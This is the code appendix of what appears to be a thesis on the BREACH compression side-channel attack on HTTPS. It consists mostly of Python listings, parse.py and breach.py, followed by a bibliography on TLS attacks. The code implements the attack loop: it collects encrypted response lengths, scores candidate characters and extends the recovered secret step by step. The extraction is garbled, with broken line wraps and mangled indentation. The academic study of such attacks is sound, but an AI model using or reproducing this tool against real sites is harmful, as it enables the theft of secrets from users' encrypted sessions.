                                    if (pref == 'Endpoint application payload'):
                                        if grab_next:
                                            grab_next = False
                                            summary = int(size) + prev_size
                                            buff.append('%d: %d' % (prev_request,
summary))
                                            prev_request = prev_request + 1

```

```

        if int(size) > self.pivot_length - 10 and int
(size) < self.pivot_length + 10:
            grab_next = True
            continue
            prev_size = int(size)

        output_file.close()
        out_iterator = str(int(out_iterator) + 1)
    except IOError:
        break
    return

def calculate_output(self):
    """
    Calculate output from aggregated input.
    """
    for line in enumerate(self.aggregated_input):
        it, size = line[1].split(': ')
        if int(size) > 0:
            self.output_sum[self.alphabet[line[0]]] = self.output_sum
[self.alphabet[line[0]]] + int(size)
            self.iterations[self.alphabet[line[0]]] = self.iterations
[self.alphabet[line[0]]] + 1
            sample = self.create_dictionary_sample(self.output_sum, self.
iterations)
            sorted_sample = self.sort_dictionary_values(sample)
            self.samples[self.iterations[self.alphabet[0]]] = sorted_sample
        return

def log_with_correct_value(self):
    """
    Write parsed output to result file when knowing the correct value
    .
    """
    points = {}
    for i in self.alphabet:
        points[i] = 0
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n')
        result_file.write('Correct value = %s\n\n\n' % self.
correct_val)
        result_file.write('Iteration - Length Chart - Divergence from
top - Points Chart - Points\n\n')
        found_in_iter = False
        correct_leader = False
        for sample in self.samples:
            pos = 1
            for j in sample[1]:
                if correct_leader:
                    divergence = j[0] - correct_len
                    correct_leader = False
                    alphabet = j[1].split(self.prefix)
                    alphabet.pop(0)
                    for i in enumerate(alphabet):
                        alphabet[i[0]] = i[1].split()[0]
                    found_correct = (j[1] == self.correct_val) if self.method
== 's' else (self.correct_val in alphabet)

```

```

        if found_correct:
            correct_pos = pos
            correct_len = j[0]
            if pos == 1:
                correct_leader = True
            else:
                divergence = leader_len - j[0]
                found_in_iter = True
        else:
            if pos == 1:
                leader_len = j[0]
            if pos in self.point_system:
                if self.iterations[self.alphabet[0]] > self.max_iter
/2:
                points[j[1]] = points[j[1]] + 2 * self.
point_system[pos]
            else:
                points[j[1]] = points[j[1]] + self.point_system[
pos]
            pos = pos + 1
            if sample[0] % self.sampling_ratio == 0 or sample[0] > len(
self.samples) - 10:
                if not found_in_iter:
                    with open(self.history_folder + self.filename + '/'
result_' + self.filename, 'a') as result_file:
                        result_file.write('%d\t%d\t%d\t%d\t%d\n' % (0, 0,
0, 0, 0))
                else:
                    points_chart = self.sort_dictionary_values(points,
True)
                    for position in enumerate(points_chart):
                        if position[1][1] == self.correct_val:
                            correct_position_chart = position[0] + 1
                            if position[0] == 0:
                                diff = position[1][0] - points_chart
[1][0]
                                else:
                                    diff = position[1][0] - points_chart
[0][0]
                                with open(self.history_folder + self.filename + '/'
result_' + self.filename, 'a') as result_file:
                                    result_file.write('%d\t%d\t%d\t%f\t%d\t%d\n' %
(sample[0], correct_pos, divergence, correct_position_chart, diff))
                                with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
                                    result_file.write('\n')
                                return points

def log_without_correct_value(self, combined_sorted):
    """
    Write parsed output to result file without knowing the correct
value.
    """
    points = {}
    for i in self.alphabet:
        points[i] = 0
    for sample in self.samples:
        for j in enumerate(sample[1]):

```

```

        if j[0] in self.point_system and sample[1][0]:
            if sample[0] > self.max_iter/2:
                points[j[1][1]] = points[j[1][1]] + (2 * self.
point_system[j[0]])
            else:
                points[j[1][1]] = points[j[1][1]] + self.
point_system[j[0]]
            with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
                result_file.write('\n')
                result_file.write('Iteration %d\n\n' % self.iterations[self.
alphabet[0]))
            if self.method == 's' and combined_sorted:
                with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
                    result_file.write('Correct Value is \'%s\' with
divergence %f from second best.\n' % (combined_sorted[0][1],
combined_sorted[1][0] - combined_sorted[0][0]))
                return points

def log_result_serial(self, combined_sorted, points):
    '''
    Log points info to result file for serial method of execution.
    '''
    for symbol in enumerate(combined_sorted):
        if symbol[0] % 6 == 0:
            with open(self.history_folder + self.filename + '/result_
' + self.filename, 'a') as result_file:
                result_file.write('\n')
            with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
                result_file.write('%s %f\t' % (symbol[1][1], symbol
[1][0]))
            with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
                result_file.write('\n')
            points_chart = self.sort_dictionary_values(points, True)
            for symbol in enumerate(points_chart):
                if symbol[0] % 10 == 0:
                    with open(self.history_folder + self.filename + '/result_
' + self.filename, 'a') as result_file:
                        result_file.write('\n')
                    with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
                        result_file.write('%s %d\t' % (symbol[1][1], symbol
[1][0]))
                    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
                        result_file.write('\n\n')
            return points_chart[0][1]

def log_result_parallel(self, combined_sorted, points):
    '''
    Log points info to result file for parallel method of execution.
    '''
    correct_alphabet = None
    for symbol in enumerate(combined_sorted):

```



```

        if symbol[0] == 0: # TODO: Better calculation of correct
alphabet
            correct_alphabet = symbol[1][1].split(self.prefix)
            correct_alphabet.pop(0)
            for i in enumerate(correct_alphabet):
                correct_alphabet[i[0]] = i[1].split()[0]
            with open(self.history_folder + self.filename + '/result_' +
self.filename, 'a') as result_file:
                result_file.write('%s \nLength: %f\nPoints: %d\n\n' % (
symbol[1][1], symbol[1][0], points[symbol[1][1]]))
            return correct_alphabet

def attack_forward(self, correct_alphabet, points):
    '''
    Continue the attack properly, after checkpoint was reached.
    '''
    sorted_wins = self.sort_dictionary_values(self.args_dict['
win_count'], True)
    if len(correct_alphabet) == 1:
        if sorted_wins[0][0] > 10:
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.args_dict['win_count'] = {}
            self.args_dict['point_count'] = {}
            correct_item = points[0][1].split()[0].split(self.prefix)
[1]
            self.args_dict['prefix'] = self.prefix + correct_item
            self.args_dict['divide_and_conquer'] = 0
            self.args_dict['alphabet'] = self.get_alphabet({'
alpha_types': self.alpha_types, 'prefix': self.prefix, 'method': self.
method})
            self.attack_logger.debug('SUCCESS: %s' % correct_item)
            self.attack_logger.debug('Total time till now: %s' % str(
datetime.datetime.now() - self.start_time))
            self.attack_logger.debug('-----Continuing
-----')
            self.attack_logger.debug('Alphabet: %s' % str(self.
alphabet))
        else:
            self.args_dict['win_count'][points[0][1]] = self.
args_dict['win_count'][points[0][1]] + 1
            self.args_dict['point_count'][points[0][1]] = self.
args_dict['point_count'][points[0][1]] + points[0][0]
            self.args_dict['point_count'][points[1][1]] = self.
args_dict['point_count'][points[1][1]] + points[1][0]
            sorted_wins = self.sort_dictionary_values(self.args_dict
['win_count'], True)
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.attack_logger.debug('Correct Alphabet: %d Incorrect
Alphabet: %d' % (points[0][0], points[1][0]))
            self.attack_logger.debug('Alphabet: %s' % str(self.
alphabet))
    else:

```

```

        self.attack_logger.debug('Correct Alphabet: %s' % points
[0][1])
        self.attack_logger.debug('Correct Alphabet: %d Incorrect
Alphabet: %d' % (points[0][0], points[1][0]))
        if sorted_wins[0][0] > 10:
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.args_dict['win_count'] = {}
            self.args_dict['point_count'] = {}
            self.args_dict['divide_and_conquer'] = self.
divide_and_conquer + 1
            correct_alphabet = points[0][1].split()
            for i in enumerate(correct_alphabet):
                correct_alphabet[i[0]] = i[1].split(self.prefix)[1]
            self.args_dict['alphabet'] = self.
continue_parallel_division(correct_alphabet)
            self.attack_logger.debug('SUCCESS: %s' % points[0][1])
        else:
            self.args_dict['win_count'][points[0][1]] = self.
args_dict['win_count'][points[0][1]] + 1
            self.args_dict['point_count'][points[0][1]] = self.
args_dict['point_count'][points[0][1]] + points[0][0]
            self.args_dict['point_count'][points[1][1]] = self.
args_dict['point_count'][points[1][1]] + points[1][0]
            sorted_wins = self.sort_dictionary_values(self.args_dict
['win_count'], True)
            self.win_logger.debug('Total attempts: %d\n%s' % (self.
try_counter + 1, str(sorted_wins)))
            self.win_logger.debug('Aggregated points\n%s\n' % str(
self.args_dict['point_count']))
            self.args_dict['latest_file'] = 0
            return True

def prepare_parsing(self):
    """
    Prepare environment for parsing.
    """
    system('sudo rm ' + self.wdir + 'request.txt')
    time.sleep(5)
    system('rm -f out.out')
    if not self.divide_and_conquer:
        self.alphabet = self.get_alphabet({'alpha_types': self.
alpha_types, 'prefix': self.prefix, 'method': self.method})
        self.args_dict['alphabet'] = self.alphabet
        if not self.args_dict['win_count']:
            for item in self.alphabet:
                self.args_dict['win_count'][item] = 0
        if not self.args_dict['point_count']:
            for item in self.alphabet:
                self.args_dict['point_count'][item] = 0
        system('cp request.txt ' + self.wdir)

    if self.execute_breach:
        if 'connector' not in self.args_dict or not self.args_dict['
connector'].isAlive():

```

```

        self.debug_logger.debug('Is connector in args_dict? %s' %
str('connector' in self.args_dict))
        if 'connector' in self.args_dict:
            self.debug_logger.debug('Is connector alive? %s' %
str(self.args_dict['connector'].isAlive()))
            self.connector = ConnectorThread(self.args_dict)
            self.connector.start()
            self.args_dict['connector'] = self.connector
        else:
            self.connector = self.args_dict['connector']

        self.try_counter = 0
        for _, value in self.args_dict['win_count'].items():
            self.try_counter = self.try_counter + value
        self.filename = 'try' + str(self.try_counter) + '_' + '_'.join(
self.alpha_types) + '_' + self.prefix + '_' + str(self.
divide_and_conquer)
        system('mkdir ' + self.history_folder + self.filename)
        system('cp request.txt ' + self.history_folder + self.filename +
'/request_' + self.filename)
        if self.method == 'p' and self.correct_val:
            if self.correct_val in self.alphabet[0]:
                self.correct_val = self.alphabet[0]
            elif self.correct_val in self.alphabet[1]:
                self.correct_val = self.alphabet[1]
            else:
                self.correct_val = None
        self.checkpoint = self.max_iter
        self.continue_next_hop = False
        while path.isfile(self.history_folder + self.filename + '/out_' +
self.filename + '_' + str(self.latest_file)):
            self.latest_file = self.latest_file + 1

        return

def parse_input(self):
    '''
    Execute loop to parse output in real time.
    '''
    self.prepare_parsing()
    self.debug_logger.debug('Starting loop with args_dict: %s' % str(
self.args_dict))
    while self.connector.isAlive() if self.execute_breach else True:
        self.samples = {}
        self.iterations = {}
        self.output_sum = {}
        for i in self.alphabet:
            self.iterations[i] = 0
            self.output_sum[i] = 0
        system('rm ' + self.history_folder + self.filename + '/'
result_' + self.filename)

        self.get_aggregated_input()

        combined = self.create_dictionary_sample(self.output_sum,
self.iterations)
        combined_sorted = self.sort_dictionary_values(combined)

```

```

        self.samples[self.iterations[self.alphabet[0]]] =
combined_sorted
        self.samples = self.sort_dictionary(self.samples)
        with open('sample.log', 'w') as f:
            for s in self.samples:
                f.write(str(s) + '\n')
        system('mv sample.log ' + self.history_folder + self.filename
+ '/')
        points = self.log_with_correct_value() if self.correct_val
else self.log_without_correct_value(combined_sorted)
        if self.method == 's':
            correct_alphabet = self.log_result_serial(combined_sorted
, points)
        elif self.method == 'p':
            correct_alphabet = self.log_result_parallel(
combined_sorted, points)

        system('cat ' + self.history_folder + self.filename + '/'
result_' + self.filename)
        points = self.sort_dictionary_values(points, True)
        if (self.method == 'p' and points[0][0] > self.checkpoint/2)
or (self.method == 's' and points[0][0] > self.checkpoint*10):
            self.continue_next_hop = self.attack_forward(
correct_alphabet, points)
            break
        time.sleep(self.refresh_time)
        if self.execute_breach:
            if not self.continue_next_hop:
                self.connector.join()
                self.args_dict['latest_file'] = self.latest_file + 1
        return self.args_dict

class ConnectorThread(threading.Thread):
    """
    Thread to run breach.py on the background.
    """
    def __init__(self, args_dict):
        super(ConnectorThread, self).__init__()
        self.args_dict = args_dict
        self.daemon = True
        self.debug_logger = args_dict['debug_logger']
        self.debug_logger.debug('Initialized breach thread')

    def run(self):
        self.connector = connect.Connector(self.args_dict)
        self.debug_logger.debug('Created connector object')
        self.connector.execute_breach()
        self.debug_logger.debug('Connector has stopped running')
        return

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    args_dict['start_time'] = datetime.datetime.now()
    args_dict['history_folder'] = 'history/'
    while 1:
        parser = Parser(args_dict)
        args_dict = parser.parse_input()

```

Listing 9.7: parse.py

9.8 Attack module

```
from os import system
import sys
import signal
import datetime
import logging
import parse
from iolibrary import kill_signal_handler, get_arguments_dict,
    setup_logger

signal.signal(signal.SIGINT, kill_signal_handler)

class Breach():
    '''
    Start and execute breach attack.
    '''
    def __init__(self, args_dict):
        self.args_dict = args_dict
        if 'debug_logger' not in args_dict:
            if args_dict['verbose'] < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
                    logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
                self.debug_logger = logging.getLogger('debug_logger')
                self.args_dict['debug_logger'] = self.debug_logger
            else:
                self.debug_logger = args_dict['debug_logger']
        return

    def execute_parser(self):
        self.parser = parse.Parser(self.args_dict)
        args_dict = self.parser.parse_input()
        return args_dict

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    args_dict['start_time'] = datetime.datetime.now()
    args_dict['win_count'] = {}
    args_dict['point_count'] = {}
    args_dict['history_folder'] = 'history/'
    try:
        while 1:
            args_dict['illegal_iterations'] = []
            breach = Breach(args_dict)
            args_dict = breach.execute_parser()
            breach.debug_logger.debug('Found the following illegal
iterations: ' + str(args_dict['illegal_iterations']) + '\n')
        except Exception as e:
            print e
```

Listing 9.8: breach.py

Bibliography

- [1] Krzysztof Kotowicz Bodo Moller, Thai Duong. This POODLE Bites: Exploiting The SSL 3.0 Fallback, September 2014.
- [2] David A. Huffman. A method for the construction of minimum-redundancy codes. Proceedings of the IEEE, 40:1098–1101, September 1952.
- [3] Abraham Lempel Jacob Ziv. A universal algorithm for sequential data compression. Information Theory, IEEE Transactions, 23:337–343, May 1977.
- [4] Thai Duong Julianio Rizzo. The CRIME attack, September 2012.
- [5] Vaagn Toukharian Mike Shema. Dissecting CSRF Attacks & Defences, 2013.
- [6] NIST. Announcing the Advanced Encryption Standard (AES), November 2001.
- [7] Andrei Popov. Prohibiting RC4 Cipher Suites, February 2015.
- [8] Eric Rescorla Tim Dierks. The Transport Layer Security (TLS) Protocol Version 1.2, August 2008.
- [9] Peter Saint-Andre Yaron Sheffer Porticor, Ralph Holz. Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS), February 2015.
- [10] Angelo Prado Yoel Gluck, Neal Harris. BREACH: Reviving the CRIME attack, 2013.